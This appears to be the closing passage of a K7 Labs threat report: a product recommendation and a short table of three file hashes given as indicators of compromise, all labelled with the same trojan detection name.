We at K7 Labs have detection against such threats. Users are requested to secure their devices by installing a reputed security product like “**K7 Total Security**” and keep it updated to stay protected from the latest threats.

IOCs

Hash	K7 Detection Name
eb08d873d27b94833e738f0df1d6ed26	Trojan (0001140e1)
6302a90a342db9f2159d8f20f19ebb2e	Trojan (0001140e1)
3c9c1be6bdd39820ae3ba34ca7a36f1f	Trojan (0001140e1)